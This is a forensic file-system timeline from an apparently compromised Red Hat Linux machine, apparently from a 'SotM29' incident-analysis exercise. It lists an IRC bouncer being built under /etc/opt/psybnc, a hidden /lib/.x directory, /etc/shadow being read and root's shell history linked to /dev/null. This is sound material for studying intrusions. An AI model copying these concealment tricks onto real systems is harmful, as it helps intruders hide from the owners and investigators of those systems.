/etc/opt/psybnc/src/p_peer.o
    36294 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_server.c
03 Aug 10 16:01:31    30444 m.c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_server.o
    43496 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_socket.c
03 Aug 10 16:01:32    14736 m.c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_socket.o
    13264 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_string.c
03 Aug 10 16:01:33    9756 m.c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_string.o
    11192 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_sysmsg.c
03 Aug 10 16:01:34    4084 m.c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_sysmsg.o
    15070 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_userfile.c
03 Aug 10 16:01:35    20514 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_uchannel.c
    12716 m.c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_uchannel.o

```

```

15780 m.c -rw-r--r-- root root
/etc/opt/psybnc/src/p_userfile.o
03 Aug 10 16:01:36 26163 .a. -rw-r--r-- root root
/etc/opt/psybnc/src/p_script.c
18024 m.c -rw-r--r-- root root
/etc/opt/psybnc/src/p_script.o
5689 .a. -rw-r--r-- root root
/etc/opt/psybnc/src/p_topology.c
03 Aug 10 16:01:37 53849 .a. -rw-r--r-- root root
/etc/opt/psybnc/src/p_intnet.c
3752 m.c -rw-r--r-- root root
/etc/opt/psybnc/src/p_topology.o
03 Aug 10 16:01:39 22135 .a. -rw-r--r-- root root
/etc/opt/psybnc/src/p_blowfish.c
11428 m.c -rw-r--r-- root root
/etc/opt/psybnc/src/p_blowfish.o
33425 .a. -rw-r--r-- root root
/etc/opt/psybnc/src/p_global.h
35360 m.c -rw-r--r-- root root
/etc/opt/psybnc/src/p_intnet.o
9278 .a. -rw-r--r-- root root
/etc/opt/psybnc/src/p_translate.c
03 Aug 10 16:01:40 929 .a. -rw----- root root
/etc/opt/psybnc/config.h
36330 .a. -rw-rw-r-- 503 503
/etc/opt/psybnc/src/p_coredns.c
704 m.c -rw-r--r-- root root
/etc/opt/psybnc/src/p_coredns.o
8996 m.c -rw-r--r-- root root
/etc/opt/psybnc/src/p_translate.o
1078 .a. -rw-r--r-- root root
/etc/opt/psybnc/src/p_version.h
28523 .a. -rw-r--r-- root root
/etc/opt/psybnc/src/snprintf.c
2620 .a. -rw-r--r-- root root
/usr/include/_G_config.h
1289 .a. -rw-r--r-- root root /usr/include/alloca.h
4377 .a. -rw-r--r-- root root
/usr/include/arpa/inet.h
6162 .a. -rw-r--r-- root root
/usr/include/asm/errno.h
1952 .a. -rw-r--r-- root root
/usr/include/asm/sigcontext.h
1675 .a. -rw-r--r-- root root
/usr/include/asm/socket.h
277 .a. -rw-r--r-- root root
/usr/include/asm/sockios.h
4079 .a. -rw-r--r-- root root
/usr/include/bits/byteswap.h
19221 .a. -rw-r--r-- root root
/usr/include/bits/confname.h
168 .a. -rw-r--r-- root root
/usr/include/bits/endian.h
2225 .a. -rw-r--r-- root root
/usr/include/bits/errno.h
6791 .a. -rw-r--r-- root root
/usr/include/bits/fcntl.h
2704 .a. -rw-r--r-- root root
/usr/include/bits/huge_val.h
5240 .a. -rw-r--r-- root root /usr/include/bits/in.h
2754 .a. -rw-r--r-- root root

```

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/usr/include/bits/local_lim.h
    10780 .a. -rw-r--r-- root    root
/usr/include/bits/mathcalls.h
    1690 .a. -rw-r--r-- root    root
/usr/include/bits/mathdef.h
    24909 .a. -rw-r--r-- root    root
/usr/include/bits/mathinline.h
    1349 .a. -rw-r--r-- root    root
/usr/include/bits/netdb.h
    4105 .a. -rw-r--r-- root    root
/usr/include/bits/posix1_lim.h
    2952 .a. -rw-r--r-- root    root
/usr/include/bits/posix2_lim.h
    4296 .a. -rw-r--r-- root    root
/usr/include/bits/posix_opt.h
    4488 .a. -rw-r--r-- root    root
/usr/include/bits/pthreadtypes.h
    2457 .a. -rw-r--r-- root    root
/usr/include/bits/sched.h
    2753 .a. -rw-r--r-- root    root
/usr/include/bits/select.h
    1450 .a. -rw-r--r-- root    root
/usr/include/bits/setjmp.h
    2833 .a. -rw-r--r-- root    root
/usr/include/bits/sigaction.h
    1198 .a. -rw-r--r-- root    root
/usr/include/bits/sigcontext.h
    8886 .a. -rw-r--r-- root    root
/usr/include/bits/siginfo.h
    3483 .a. -rw-r--r-- root    root
/usr/include/bits/signum.h
    4643 .a. -rw-r--r-- root    root
/usr/include/bits/sigset.h
    1595 .a. -rw-r--r-- root    root
/usr/include/bits/sigstack.h
    1558 .a. -rw-r--r-- root    root
/usr/include/bits/sigthread.h
    1539 .a. -rw-r--r-- root    root
/usr/include/bits/sockaddr.h
    10729 .a. -rw-r--r-- root    root
/usr/include/bits/socket.h
    4889 .a. -rw-r--r-- root    root
/usr/include/bits/stat.h
    5075 .a. -rw-r--r-- root    root
/usr/include/bits/stdio.h
    1374 .a. -rw-r--r-- root    root
/usr/include/bits/stdio_lim.h
    22431 .a. -rw-r--r-- root    root
/usr/include/bits/string.h
    42604 .a. -rw-r--r-- root    root
/usr/include/bits/string2.h
    2492 .a. -rw-r--r-- root    root
/usr/include/bits/time.h
    4355 .a. -rw-r--r-- root    root
/usr/include/bits/types.h
    1751 .a. -rw-r--r-- root    root
/usr/include/bits/uio.h
    1036 .a. -rw-r--r-- root    root
/usr/include/bits/wchar.h
    873 .a. -rw-r--r-- root    root
/usr/include/bits/wordsize.h

```

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          9566 .a. -rw-r--r-- root    root    /usr/include/ctype.h
          2112 .a. -rw-r--r-- root    root    /usr/include/endian.h
          2451 .a. -rw-r--r-- root    root    /usr/include/errno.h
          5623 .a. -rw-r--r-- root    root    /usr/include/fcntl.h
    /usr/include/features.h
          5129 .a. -rw-r--r-- root    root    /usr/include/gconv.h
          6458 .a. -rw-r--r-- root    root    /usr/include/getopt.h
          611 .a. -rw-r--r-- root    root
    /usr/include/gnu/stubs.h
          17010 .a. -rw-r--r-- root    root    /usr/include/libio.h
          4550 .a. -rw-r--r-- root    root    /usr/include/limits.h
          908 .a. -rw-r--r-- root    root
    /usr/include/linux/errno.h
          751 .a. -rw-r--r-- root    root
    /usr/include/linux/limits.h
          13535 .a. -rw-r--r-- root    root    /usr/include/math.h
          19740 .a. -rw-r--r-- root    root    /usr/include/netdb.h
          12638 .a. -rw-r--r-- root    root
    /usr/include/netinet/in.h
          2570 .a. -rw-r--r-- root    root
    /usr/include/rpc/netdb.h
          3829 .a. -rw-r--r-- root    root    /usr/include/setjmp.h
          12335 .a. -rw-r--r-- root    root    /usr/include/signal.h
          8545 .a. -rw-r--r-- root    root    /usr/include/stdint.h
          21452 .a. -rw-r--r-- root    root    /usr/include/stdio.h
          30988 .a. -rw-r--r-- root    root    /usr/include/stdlib.h
          13929 .a. -rw-r--r-- root    root    /usr/include/string.h
          6939 .a. -rw-r--r-- root    root
    /usr/include/sys/cdefs.h
          3892 .a. -rw-r--r-- root    root
    /usr/include/sys/select.h
          8462 .a. -rw-r--r-- root    root
    /usr/include/sys/socket.h
          12014 .a. -rw-r--r-- root    root
    /usr/include/sys/stat.h
          2028 .a. -rw-r--r-- root    root
    /usr/include/sys/sysmacros.h
          5993 .a. -rw-r--r-- root    root
    /usr/include/sys/time.h
          6480 .a. -rw-r--r-- root    root
    /usr/include/sys/types.h
          1874 .a. -rw-r--r-- root    root    /usr/include/sys/uio.h
          11876 .a. -rw-r--r-- root    root    /usr/include/time.h
          36234 .a. -rw-r--r-- root    root    /usr/include/unistd.h
          25035 .a. -rw-r--r-- root    root    /usr/include/wchar.h
          2497100 .a. -rwxr-xr-x root    root    /usr/lib/gcc-lib/i386-
redhat-linux/2.96/cc1
          96044 .a. -rwxr-xr-x root    root    /usr/lib/gcc-lib/i386-
redhat-linux/2.96/cpp0
          3667 .a. -rw-r--r-- root    root    /usr/lib/gcc-lib/i386-
redhat-linux/2.96/include/limits.h
          4481 .a. -rw-r--r-- root    root    /usr/lib/gcc-lib/i386-
redhat-linux/2.96/include/stdarg.h
          11242 .a. -rw-r--r-- root    root    /usr/lib/gcc-lib/i386-
redhat-linux/2.96/include/stddef.h
          331 .a. -rw-r--r-- root    root    /usr/lib/gcc-lib/i386-
redhat-linux/2.96/include/syslimits.h
03 Aug 10 16:01:41 214636 m.. -rwxr-xr-x root    root    /etc/opt/psybnc/initd
          4096 m.c drwxr-xr-x root    root    /etc/opt/psybnc/src
          2344 .a. -rw-r--r-- root    root

```

```

/etc/opt/psybnc/src/match.o
    11428 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_blowfish.o
    67348 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_client.o
    704 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_coredns.o
    2652 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_crypt.o
    25836 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_dcc.o
    14940 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_hash.o
    8364 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_idea.o
    6684 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_inifunc.o
    35360 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_intnet.o
    16668 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_link.o
    11420 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_log.o
    10136 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_memory.o
    16684 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_network.o
    3096 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_parse.o
    16080 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_peer.o
    18024 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_script.o
    30444 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_server.o
    14736 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_socket.o
    9756 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_string.o
    4084 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_sysmsg.o
    3752 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_topology.o
    8996 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_translate.o
    12716 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_uchannel.o
    15780 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_userfile.o
    8460 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/psybnc.o
    8512 mac -rw-r--r-- root    root
/etc/opt/psybnc/src/snprintf.o
    1282588 .a. -rwxr-xr-x root    root    /lib/libc-2.2.4.so
    13 .a. lrwxrwxrwx root    root    /lib/libc.so.6 ->
libc-2.2.4.so
    140012 .a. -rwxr-xr-x root    root    /lib/libm-2.2.4.so
    13 .a. lrwxrwxrwx root    root    /lib/libm.so.6 ->
libm-2.2.4.so
    4096 m.c drwxrwxrwx root    root    /tmp
    227116 .a. -rwxr-xr-x root    root    /usr/bin/as

```

```

78892 .a. -rwxr-xr-x root root /usr/bin/gcc
78892 .a. -rwxr-xr-x root root /usr/bin/i386-redhat-
linux-gcc
289964 .a. -rwxr-xr-x root root /usr/bin/ld
197484 .a. -rwxr-xr-x root root /usr/bin/strip
10360 .a. -rw-r--r-- root root /usr/lib/crt1.o
1220 .a. -rw-r--r-- root root /usr/lib/crti.o
862 .a. -rw-r--r-- root root /usr/lib/crtn.o
81932 .a. -rwxr-xr-x root root /usr/lib/gcc-lib/i386-
redhat-linux/2.96/collect2
2016 .a. -rw-r--r-- root root /usr/lib/gcc-lib/i386-
redhat-linux/2.96/crtbegin.o
1436 .a. -rw-r--r-- root root /usr/lib/gcc-lib/i386-
redhat-linux/2.96/crtend.o
1319566 .a. -rw-r--r-- root root /usr/lib/gcc-lib/i386-
redhat-linux/2.96/libgcc.a
3737 .a. -rw-r--r-- root root /usr/lib/gcc-lib/i386-
redhat-linux/2.96/specs
401750 .a. -rwxr-xr-x root root /usr/lib/libbfd-
2.11.90.0.8.so
178 .a. -rw-r--r-- root root /usr/lib/libc.so
75580 .a. -rw-r--r-- root root
/usr/lib/libc_nonshared.a
19 .a. lrwxrwxrwx root root /usr/lib/libm.so ->
../../lib/libm.so.6
24 .a. lrwxrwxrwx root root /usr/lib/libresolv.so
-> ../../lib/libresolv.so.2
1282588 .a. -rwxr-xr-x root root /var/ftp/lib/libc-
2.2.4.so
03 Aug 10 16:01:54 3528 .a. -rw-r--r-- root root
/usr/share/vim/vim58/macros/vimrc
0 mac -rw----- root root <SotM29-sdal.dd-dead-
47419>
03 Aug 10 16:02:12 4096 .a. drwxrwxr-x root root /etc/opt/psybnc
03 Aug 10 16:02:36 214636 .c -rwxr-xr-x root root /etc/opt/psybnc/initd
03 Aug 10 16:02:46 214636 .a. -rwxr-xr-x root root /etc/opt/psybnc/initd
83813 .a. -rw-r--r-- root root
/etc/opt/psybnc/lang/english.lng
14121 .a. -rw----- root root
/etc/opt/psybnc/log/psybnc.log
6 mac -rw----- root root
/etc/opt/psybnc/psybnc.pid
03 Aug 10 16:03:16 2434 .a. -rw-r--r-- root root /etc/DIR_COLORS
1229 .a. -rw-r--r-- root root /etc/bashrc
0 .a. -rw-r--r-- root root /etc/motd
917 .a. -rw-r--r-- root root /etc/profile
4096 .a. drwxr-xr-x root root /etc/profile.d
572 .a. -rwxr-xr-x root root
/etc/profile.d/colorls.sh
1740 .a. -rwxr-xr-x root root /etc/profile.d/lang.sh
267 .a. -rwxr-xr-x root root /etc/profile.d/less.sh
125 .a. -rwxr-xr-x root root /etc/profile.d/which-
2.sh
633 .a. -r----- root root /etc/shadow
74 .a. -rw-r--r-- root root /etc/sysconfig/i18n
4096 .a. drwxr-x--- root root /root
234 .a. -rw-r--r-- root root /root/.bash_profile
176 .a. -rw-r--r-- root root /root/.bashrc
18396 .a. -rwxr-xr-x root root /usr/bin/dircolors
13532 .a. -rwxr-xr-x root root /usr/bin/id
23580 .a. -rwxr-xr-x root root /usr/bin/wc

```

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03 Aug 10 16:03:17      638 .a. -rw-r--r-- root      root      /etc/inputrc
                    737535 .a. -rw-r--r-- root      root      /etc/termcap
                    8696 .a. -rwxr-xr-x root      root      /usr/bin/tput
                    17 .a. lrwxrwxrwx root      root
/usr/lib/libncurses.so.5 -> libncurses.so.5.2
                    252412 .a. -rwxr-xr-x root      root
/usr/lib/libncurses.so.5.2
                    1777 .a. -rw-r--r-- root      root
/usr/share/terminfo/x/xterm
03 Aug 10 16:03:32      0 mac -rw----- root      root
/etc/opt/psybnc/log/USER1.TRL
03 Aug 10 16:04:13      0 .a. -rw----- root      root      <SotM29-sdal.dd-dead-
18453>
03 Aug 10 16:04:14     47872 .a. -rwxr-xr-x root      root      /lib/libutil-2.2.4.so
                    16 .a. lrwxrwxrwx root      root      /lib/libutil.so.1 ->
libutil-2.2.4.so
03 Aug 10 16:04:15      47 m.c -rw-r--r-- root      root      /usr/lib/libice.log
03 Aug 10 16:04:38     1224 m.c -rw-r--r-- root      root      /lib/.x/s/mfs
03 Aug 10 16:05:53     5834 .a. -rw-r--r-- root      root      /etc/protocols
03 Aug 10 16:07:12     10412 .a. -rwxr-xr-x root      root      /usr/bin/last
                    0 .a. -rw-r--r-- root      root      /var/log/wtmp
03 Aug 10 16:07:19     4096 .a. drwxr-xr-x root      root      /lib/.x
03 Aug 10 16:07:21     12288 .a. -rw-rw-r-- root      root      /etc/psdevtab
03 Aug 10 16:08:02      9 .a. lrwxrwxrwx root      root      /root/.bash_history ->
/dev/null
03 Aug 10 16:08:12     3780 m.. -rw----- root      root
/etc/opt/psybnc/motd/USER1.MOTD.old
03 Aug 10 16:10:00     17023 .a. -rw----- root      root      /var/spool/mail/root
03 Aug 10 16:30:00      0 mac -rw----- root      root      <SotM29-sdal.dd-dead-
3580>
                    0 mac -rw----- root      root      <SotM29-sdal.dd-dead-
3581>
03 Aug 10 16:32:18      0 .a. crw-r--r-- root      root      /dev/random
                    512 m.c -rw----- root      root      /lib/.x/s/r_s
03 Aug 10 16:34:50     12288 .a. -rw-r--r-- root      root
/etc/mail/mailertable.db
03 Aug 10 17:49:47     3780 .a. -rw----- root      root
/etc/opt/psybnc/motd/USER1.MOTD.old
03 Aug 10 17:50:39     4096 m.c drwxrwxr-x root      root      /etc/opt/psybnc/log
                    0 mac -rw----- root      root
/etc/opt/psybnc/log/USER2.TRL
03 Aug 10 17:52:12     3892 .a. -rw----- root      root
/etc/opt/psybnc/motd/USER2.MOTD.old
03 Aug 10 17:52:14     3892 m.. -rw----- root      root
/etc/opt/psybnc/motd/USER2.MOTD.old
03 Aug 10 17:59:41     1384 ma. -rw----- root      root
/etc/opt/psybnc/psybnc.conf.old
03 Aug 10 18:00:49     4096 m.c drwxrwxr-x root      root      /etc/opt/psybnc
                    1384 mac -rw----- root      root
/etc/opt/psybnc/psybnc.conf
                    1384 ..c -rw----- root      root
/etc/opt/psybnc/psybnc.conf.old
03 Aug 10 18:58:32      161 .a. -rw-r--r-- root      root      /etc/hosts.allow
                    347 .a. -rw-r--r-- root      root      /etc/hosts.deny
03 Aug 10 18:58:33      179 m.c -rw----- root      root      /var/log/secure
03 Aug 10 20:01:01     4096 .a. drwxr-xr-x root      root      /etc/cron.hourly
                    749 .a. -rwxr-xr-x root      root      /usr/bin/run-parts
03 Aug 10 20:30:00      17 .a. lrwxrwxrwx root      root
/usr/kerberos/lib/libcom_err.so.3 -> libcom_err.so.3.0
                    8713 .a. -rwxr-xr-x root      root
/usr/kerberos/lib/libcom_err.so.3.0

```

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16 .a. lrwxrwxrwx root root
/usr/kerberos/lib/libdes425.so.3 -> libdes425.so.3.0
17552 .a. -rwxr-xr-x root root
/usr/kerberos/lib/libdes425.so.3.0
18 .a. lrwxrwxrwx root root
/usr/kerberos/lib/libk5crypto.so.3 -> libk5crypto.so.3.0
78193 .a. -rwxr-xr-x root root
/usr/kerberos/lib/libk5crypto.so.3.0
14 .a. lrwxrwxrwx root root
/usr/kerberos/lib/libkrb4.so.2 -> libkrb4.so.2.0
80016 .a. -rwxr-xr-x root root
/usr/kerberos/lib/libkrb4.so.2.0
14 .a. lrwxrwxrwx root root
/usr/kerberos/lib/libkrb5.so.3 -> libkrb5.so.3.0
425493 .a. -rwxr-xr-x root root
/usr/kerberos/lib/libkrb5.so.3.0
03 Aug 10 20:30:10 64 .a. -rw-r--r-- root root /etc/mail/local-host-
names
628 mac -rw-r--r-- root root /etc/mail/statistics
127 .a. -rw-r--r-- root root /etc/mail/trusted-
users
4096 m.c drwxr-xr-x root mail /var/spool/mqueue
0 mac -rw----- root root <SotM29-sdal.dd-dead-
3555>
0 mac -rw----- root root <SotM29-sdal.dd-dead-
3559>
0 mac -rw----- root root <SotM29-sdal.dd-dead-
3579>
03 Aug 10 20:30:17 541 .a. -rw-r--r-- root root /etc/fstab
44016 .a. -rw-r--r-- root root /lib/modules/2.4.7-
10/kernel/drivers/cdrom/cdrom.o
42856 .a. -rw-r--r-- root root /lib/modules/2.4.7-
10/kernel/drivers/ide/ide-cd.o
03 Aug 10 20:30:18 8 .a. lrwxrwxrwx root root /dev/cdrom -> /dev/hda
4096 m.c drwxr-xr-x root root /etc
206 m.c -rw-r--r-- root root /etc/mtab
4168 .a. -rw-r--r-- root root /lib/modules/2.4.7-
10/kernel/fs/nls/nls_iso8859-1.o
81947 .a. -rw-r--r-- root root /lib/modules/2.4.7-
10/modules.dep
0 mac ----- root root <SotM29-sdal.dd-dead-
35835>
6679 m.c -rw----- root root <SotM29-sdal.dd-live-
45307>
03 Aug 10 20:32:35 21499 .a. -rw-r--r-- root root
/usr/lib/locale/af_ZA/LC_COLLATE
173408 .a. -rw-r--r-- root root
/usr/lib/locale/af_ZA/LC_CTYPE
173408 .a. -rw-r--r-- root root
/usr/lib/locale/br_FR/LC_CTYPE
173408 .a. -rw-r--r-- root root
/usr/lib/locale/ca_ES/LC_CTYPE
21499 .a. -rw-r--r-- root root
/usr/lib/locale/de_AT/LC_COLLATE
21499 .a. -rw-r--r-- root root
/usr/lib/locale/de_BE/LC_COLLATE
21499 .a. -rw-r--r-- root root
/usr/lib/locale/de_CH/LC_COLLATE
21499 .a. -rw-r--r-- root root
/usr/lib/locale/de_DE/LC_COLLATE
21499 .a. -rw-r--r-- root root

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/usr/lib/locale/de_LU/LC_COLLATE
    21499 .a. -rw-r--r-- root    root
/usr/lib/locale/en_AU/LC_COLLATE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/en_AU/LC_CTYPE
    57 .a. -rw-r--r-- root    root
/usr/lib/locale/en_AU/LC_MESSAGES/SYS_LC_MESSAGES
    59 .a. -rw-r--r-- root    root
/usr/lib/locale/en_AU/LC_NUMERIC
    21499 .a. -rw-r--r-- root    root
/usr/lib/locale/en_BW/LC_COLLATE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/en_BW/LC_CTYPE
    59 .a. -rw-r--r-- root    root
/usr/lib/locale/en_BW/LC_NUMERIC
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/en_CA/LC_CTYPE
    59 .a. -rw-r--r-- root    root
/usr/lib/locale/en_CA/LC_NUMERIC
    39 .a. -rw-r--r-- root    root
/usr/lib/locale/en_CA/LC_PAPER
    21499 .a. -rw-r--r-- root    root
/usr/lib/locale/en_DK/LC_COLLATE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/en_DK/LC_CTYPE
    21499 .a. -rw-r--r-- root    root
/usr/lib/locale/en_GB/LC_COLLATE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/en_GB/LC_CTYPE
    57 .a. -rw-r--r-- root    root
/usr/lib/locale/en_GB/LC_MESSAGES/SYS_LC_MESSAGES
    59 .a. -rw-r--r-- root    root
/usr/lib/locale/en_GB/LC_NUMERIC
    21499 .a. -rw-r--r-- root    root
/usr/lib/locale/en_HK/LC_COLLATE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/en_HK/LC_CTYPE
    21499 .a. -rw-r--r-- root    root
/usr/lib/locale/en_IE/LC_COLLATE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/en_IE/LC_CTYPE
    57 .a. -rw-r--r-- root    root
/usr/lib/locale/en_IE/LC_MESSAGES/SYS_LC_MESSAGES
    59 .a. -rw-r--r-- root    root
/usr/lib/locale/en_IE/LC_NUMERIC
    21499 .a. -rw-r--r-- root    root
/usr/lib/locale/en_NZ/LC_COLLATE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/en_NZ/LC_CTYPE
    57 .a. -rw-r--r-- root    root
/usr/lib/locale/en_NZ/LC_MESSAGES/SYS_LC_MESSAGES
    59 .a. -rw-r--r-- root    root
/usr/lib/locale/en_NZ/LC_NUMERIC
    21499 .a. -rw-r--r-- root    root
/usr/lib/locale/en_PH/LC_COLLATE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/en_PH/LC_CTYPE
    21499 .a. -rw-r--r-- root    root
/usr/lib/locale/en_SG/LC_COLLATE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/en_SG/LC_CTYPE

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    160 .a. -rw-r--r-- root    root
/usr/lib/locale/en_US/LC_ADDRESS
    21499 .a. -rw-r--r-- root    root
/usr/lib/locale/en_US/LC_COLLATE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/en_US/LC_CTYPE
    370 .a. -rw-r--r-- root    root
/usr/lib/locale/en_US/LC_IDENTIFICATION
    28 .a. -rw-r--r-- root    root
/usr/lib/locale/en_US/LC_MEASUREMENT
    57 .a. -rw-r--r-- root    root
/usr/lib/locale/en_US/LC_MESSAGES/SYS_LC_MESSAGES
    291 .a. -rw-r--r-- root    root
/usr/lib/locale/en_US/LC_MONETARY
    82 .a. -rw-r--r-- root    root
/usr/lib/locale/en_US/LC_NAME
    59 .a. -rw-r--r-- root    root
/usr/lib/locale/en_US/LC_NUMERIC
    39 .a. -rw-r--r-- root    root
/usr/lib/locale/en_US/LC_PAPER
    64 .a. -rw-r--r-- root    root
/usr/lib/locale/en_US/LC_TELEPHONE
    2456 .a. -rw-r--r-- root    root
/usr/lib/locale/en_US/LC_TIME
    21499 .a. -rw-r--r-- root    root
/usr/lib/locale/en_ZA/LC_COLLATE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/en_ZA/LC_CTYPE
    59 .a. -rw-r--r-- root    root
/usr/lib/locale/en_ZA/LC_NUMERIC
    21499 .a. -rw-r--r-- root    root
/usr/lib/locale/en_ZW/LC_COLLATE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/en_ZW/LC_CTYPE
    59 .a. -rw-r--r-- root    root
/usr/lib/locale/en_ZW/LC_NUMERIC
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/es_AR/LC_CTYPE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/es_BO/LC_CTYPE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/es_CL/LC_CTYPE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/es_CO/LC_CTYPE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/es_CR/LC_CTYPE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/es_DO/LC_CTYPE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/es_EC/LC_CTYPE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/es_ES/LC_CTYPE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/es_GT/LC_CTYPE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/es_HN/LC_CTYPE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/es_MX/LC_CTYPE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/es_NI/LC_CTYPE
    173408 .a. -rw-r--r-- root    root

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/usr/lib/locale/es_PA/LC_CTYPE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/es_PE/LC_CTYPE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/es_PR/LC_CTYPE
    28 .a. -rw-r--r-- root    root
/usr/lib/locale/es_PR/LC_MEASUREMENT
    39 .a. -rw-r--r-- root    root
/usr/lib/locale/es_PR/LC_PAPER
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/es_PY/LC_CTYPE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/es_SV/LC_CTYPE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/es_US/LC_CTYPE
    28 .a. -rw-r--r-- root    root
/usr/lib/locale/es_US/LC_MEASUREMENT
    291 .a. -rw-r--r-- root    root
/usr/lib/locale/es_US/LC_MONETARY
    59 .a. -rw-r--r-- root    root
/usr/lib/locale/es_US/LC_NUMERIC
    39 .a. -rw-r--r-- root    root
/usr/lib/locale/es_US/LC_PAPER
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/es_UY/LC_CTYPE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/es_VE/LC_CTYPE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/et_EE/LC_CTYPE
    21499 .a. -rw-r--r-- root    root
/usr/lib/locale/eu_ES/LC_COLLATE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/eu_ES/LC_CTYPE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/fi_FI/LC_CTYPE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/fo_FO/LC_CTYPE
    21499 .a. -rw-r--r-- root    root
/usr/lib/locale/fr_BE/LC_COLLATE
    39 .a. -rw-r--r-- root    root
/usr/lib/locale/fr_CA/LC_PAPER
    21499 .a. -rw-r--r-- root    root
/usr/lib/locale/fr_CH/LC_COLLATE
    21499 .a. -rw-r--r-- root    root
/usr/lib/locale/fr_FR/LC_COLLATE
    21499 .a. -rw-r--r-- root    root
/usr/lib/locale/fr_LU/LC_COLLATE
    21499 .a. -rw-r--r-- root    root
/usr/lib/locale/ga_IE/LC_COLLATE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/ga_IE/LC_CTYPE
    59 .a. -rw-r--r-- root    root
/usr/lib/locale/ga_IE/LC_NUMERIC
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/gl_ES/LC_CTYPE
    21499 .a. -rw-r--r-- root    root
/usr/lib/locale/gv_GB/LC_COLLATE
    173408 .a. -rw-r--r-- root    root
/usr/lib/locale/gv_GB/LC_CTYPE
    59 .a. -rw-r--r-- root    root
/usr/lib/locale/gv_GB/LC_NUMERIC

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                21499 .a. -rw-r--r-- root    root
/usr/lib/locale/id_ID/LC_COLLATE
                173408 .a. -rw-r--r-- root    root
/usr/lib/locale/id_ID/LC_CTYPE
                173408 .a. -rw-r--r-- root    root
/usr/lib/locale/is_IS/LC_CTYPE
                21499 .a. -rw-r--r-- root    root
/usr/lib/locale/it_CH/LC_COLLATE
                173408 .a. -rw-r--r-- root    root
/usr/lib/locale/it_CH/LC_CTYPE
                21499 .a. -rw-r--r-- root    root
/usr/lib/locale/it_IT/LC_COLLATE
                173408 .a. -rw-r--r-- root    root
/usr/lib/locale/it_IT/LC_CTYPE
                173408 .a. -rw-r--r-- root    root
/usr/lib/locale/kl_GL/LC_CTYPE
                21499 .a. -rw-r--r-- root    root
/usr/lib/locale/kw_GB/LC_COLLATE
                173408 .a. -rw-r--r-- root    root
/usr/lib/locale/kw_GB/LC_CTYPE
                 59 .a. -rw-r--r-- root    root
/usr/lib/locale/kw_GB/LC_NUMERIC
                21499 .a. -rw-r--r-- root    root
/usr/lib/locale/ms_MY/LC_COLLATE
                173408 .a. -rw-r--r-- root    root
